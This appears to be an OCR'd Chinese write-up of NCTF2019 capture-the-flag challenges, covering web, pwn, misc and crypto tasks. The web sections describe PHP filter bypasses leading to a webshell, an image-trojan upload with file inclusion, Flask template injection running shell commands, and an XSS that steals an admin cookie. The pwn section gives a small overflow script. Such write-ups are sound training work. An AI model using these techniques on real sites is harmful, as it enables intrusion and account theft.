

NCTF2019 wp

WEB

Fake Xml

xxe读/flag






hacker_backdoor

```
function waf($a){
    $dangerous = get_defined_functions();
    array_push($dangerous["internal"], 'eval', 'assert');
    foreach ($dangerous["internal"] as $bad) {
        if(strpos($a,$bad) !== FALSE){
        return False;
        break;
        }
    }
    return True;
```

}

if(file_exists($usrful)){

首先审计源码，code过滤了所有系统定义的函数，可以用url编码加反码绕过，在用拼接法执行，useful需要通过file_exist验证，令它=..即可绕过如下图：




成功执行了phpinfo()，并且看到禁用了很多函数，但是还有creat_function，首先用该函数创建一个我们自己的函数

$func =create_function(’’,$_REQUEST[’cmd’]);


$func();

因为这里creat_function也在定义的函数中，所以也要采用编码绕过，然后传参cmd


1




成功输出了1，证明可以利用，再写shell：



蚁剑连接




/readflag




Upload your Shell

上传点在 http://nctf2019.x1ct34m.com:60002/index.php?action=imgs.html
目前过滤 <?

可用script的方式绕过<?
上传图片马，jpg即可：




在主页发现每个文件都是action=...，尝试包含上传的图片马：




NCTF{upload_1s_s0_funn7}

flask

首页只是几个编码选项，看到flask想到模板注入，先测试一下输入{{1+1}}






在url后面成功输出了2，证明这里就是模板注入的点
经过测试，该flask为python3写的，所以需要用到popen，先尝试能不能执行命令

This page has not been developed yet

http://nctf2019.x1ct34m.com:40007/Dockerfile app.py requirements.txt start.sh static templates

UNDER DEVELOPMENT




可以看到成功执行ls命令，但因为这里不能包含flag，所以用*号代替

cat /fl**

This page has not been developed yet

http://nctf2019.x1ct34m.com:40007/NCTF{Y0u_can_n0t_Read_flag_directly}

UNDER DEVELOPMENT




simple xss

先随便注册一个账号登录进去


然后随便提交一些内容，123吧，F12查看

然后构造xss，闭合<td>标签,测试能不能弹窗1：</td><script>alert(1);</script>

这里To的是我自己，所以这里才能弹窗，那只要To：admin，然后提交获取管理员cookie的xss就好了，过一会就收到了管理员的信息



可以md5解密user的值，为adminchenxiyuan，证明是admin的cookie。在登陆页面修改cookie，访问home.php




NCTF{Th1s_is_a_Simple_xss}


replace

进去之后发现是一个文本替换的东西，随便输了一下，发现报错是preg_place


原本以为是要用到/e修饰符来让rep执行命令，试了几次发现走不通
不过在rep中输入phpinfo();，然后让pat匹配到sub的值，直接输出了phpinfo，看来是准备好了的




不过system，assert这些函数都被过滤了




尝试print_r(getallheaders());



返回了request头，那我们就在传入一个请求头为system('ls');，然后用end指向最后一个也就是system('ls');



执行了ls，找到flag



NCTF{getshe11_has_different_methods}

easyphp

第一层绕过：23333

第二层，传参两个数，第一个必须为数字，要求两个数md5之后的值不一样，并且经过strtr函数替换后要一样

strtr($md5_1, 'cxhp', '0123');

该函数会把cxhp依次替换为0123

md5会把0e开头的看成0，而240610708这个数正好是数字，并且MD5的值以0e开头，所以令str1=240610708

因为这里的c会被替换成0，所以只需要找到md5之后的数字以ce开头，并且后面的数要么全为数字，要么只有cxhp即可，上脚本爆破

```
def p():
    for i in range(1,100000000000):
        f = True
        a = md5(str(i).encode('utf-8'))
        start='ce'
        if str(a[:2]).startswith(start):
            for j in str(a[2:]):
                if str(j).isdigit()==True:
                    continue
                elif (str(j)!='c' and str(j)!='x'and str(j)!='h'and str(j)!='p'):
                    f=False
                    break
            if(f==True):
                print("成功的有"+str(i))

p()
```

```
E:\anaconda\python.exe D:/python/new1/test16.py
成功的有9427417
```

得到9427417，绕过第二层

第三层：会对传参的键和值进行检测，不能包含_，而我们要传的参数q_w_q却包含_

根据php特性


> **Note:**
> 变量名中的点和空格被转换成下划线。例如 *<input name="a.b" />* 变成了 *$_REQUEST["a_b"]*。

所以只要用.代替_

然后传参的cmd不能有cat，用tac代替，并且开头不能是ls，长度<8

随便加个东西闭合掉


```
1st ok
2nd ok
flllag.php index.php
```



找到了flag文件

长度不能超过8就用*号匹配flllag.php

```
1st ok
2nd ok
?>//NCTF{t3is_So_siiimpppllleeee_to_u}
```



PWN

hello_pwn

pwntools连接即可

```
from pwn import *
p=remote('139.129.76.65',50003)
p.sendline('as')
p.interactive()
```

pwn_me_1

```
from pwn import *
#p=process('./pwn_me_1')
p=remote('139.129.76.65',50004)
p.recvuntil('are you ready?\n')
payload='yes'+'\x00'+'A'*12+p32(1717986918)
p.sendline(payload)
p.interactive()
```

MISC

a_good_idea

foremost分离出zip包,里面有两张图片和一个hint:try to find the secret of pixels
图片容差比较,出现二维码

NCTF{m1sc_1s_very_funny!!!}

键盘侠

ZipCenOp破解,解压得到图片

foremost分离得到docx文件,打开有信息

小明看到了一些奇奇怪怪的字符，但是并不明白它是什么意思，哭唧唧
PD4~idqQC|WjHloX>)UPb8~ZFb8laGczAeteE

PD4~idqQC|WjHloX>)UPb8~ZFb8laGczAeteE
base85解密
NCTF{Ba3e85_isssssss_so_xxxxx}

Become a Rockstar

rockstar加密

```
NCTF{
God takes World
A boy says flag
```

```
The boy is Bob

Evil takes your mind
A girl says no flag
The girl is Alice

Truths were ctf hoster violently FUCK
Bob says ar
Adi Shamir says rock
Love takes Alice and Bob
Mallory was a eavesdroppers
Mallory's in hell

Everything is literatures, potentially flag, Earth, description, soul
Alice says you

Reality takes God and Evil
God was in heaven
Evil is in the world

Ron Rivest says nice
You Want To takes Alice and Love and Anything
You's Loser. Without Alice, Love or Anything

Listen to your heart
You were Loser
Listen to your mind
Nothing was psb unfulfilled

If Truths of Nothing is Everything
Put Ron Rivest with Adi Shamir with Leonard Adleman into RSA

If Everything over Nothing is Truths
Put Problem Makers with Alice into Problem Makers with Bob

Say Problem Makers
The flag is in your heart
The confusion is in your mind
Shout RSA

Mysterious One says }
```

用py解释器转一下

```
Leonard_Adleman = "star"
Problem_Makers = 76
Problem_Makers = "NCTF{"
def God(World):
    a_boy = "flag"
    the_boy = 3
```

```
def Evil(your_mind):
    a_girl = "no flag"
    the_girl = 5
Truths = 3694
Bob = "ar"
Adi_Shamir = "rock"
def Love(Alice, Bob):
    Mallory = 13
    Mallory = 24
Everything = 114514
Alice = "you"
def Reality(God, Evil):
    God = 26
    Evil = 235
Ron_Rivest = "nice"
def You_Want_To(Alice, Love, Anything):
    You = 5.75428
your_heart = input()
You = 5
your_mind = input()
Nothing = 31
if Truths * Nothing == Everything:
    RSA = Ron_Rivest + Adi_Shamir + Leonard_Adleman
if Everything / Nothing == Truths:
    Problem_Makers = Problem_Makers + Alice + Bob
print(Problem_Makers)
the_flag = 245
the_confusion = 244
print(RSA)
Mysterious_One = "}"
print(Mysterious_One)
This = 4
This = 35
This = 7
This = 3
This = 3
This = 37
```

将输出的Problem_Makers和RSA排下序
NCTF{ar_you_nice_rock_star}

Bright Body I

NCTF{R_U_4_D4rk5Ou1s_lll_P14y3r}

小狗的秘密

追踪 132.232.152.151的http流,发现50000行颜色代码

NCTF{u_f3nd_1111t_23333eeee3333}

NCTF{u_f3nd_1111t_23333eeee3333}

脚本


```
from PIL import Image
x = 250
y = 300
im = Image.new("RGB", (x, y))
file = open('flag.txt')

for i in range(0, x):
    for j in range(0, y):
        line = file.readline()
        rgb = line.split(", ")
        im.putpixel((i, j), (int(rgb[0]), int(rgb[1]), int(rgb[2])))
im.save('flag.jpg')
```

NCTF{u_f3nd_1111t_23333eeee3333}

What's this

binwalk看到有zip包,提取出来,有zip包和What1s7his.txt文件
是base64隐写,队友的脚本跑出来了flag



NCTF{dbb2ef54afc2877ed9973780606a3c8b}

pip install

分析setup.py,发现安装包后flag在/tmp/.f14g_is_here


```
cat .f14g_is_here
TkNURntjNHJlZnVsX2FiMHU3X2V2MWxfcGlwX3A0Y2thZ2V9
// 解base64后 NCTF{c4reful_ab0u7_ev1l_pip_p4ckage}
```

NCTF2019问卷调查

NCTF{Thank_you_for_participating_NCTF2019!}

CRYPTO

childRSA



NCTF{Th3r3_ar3_1ns3cure_RSA_m0duli_7hat_at_f1rst_gl4nce_appe4r_t0_be_s3cur3}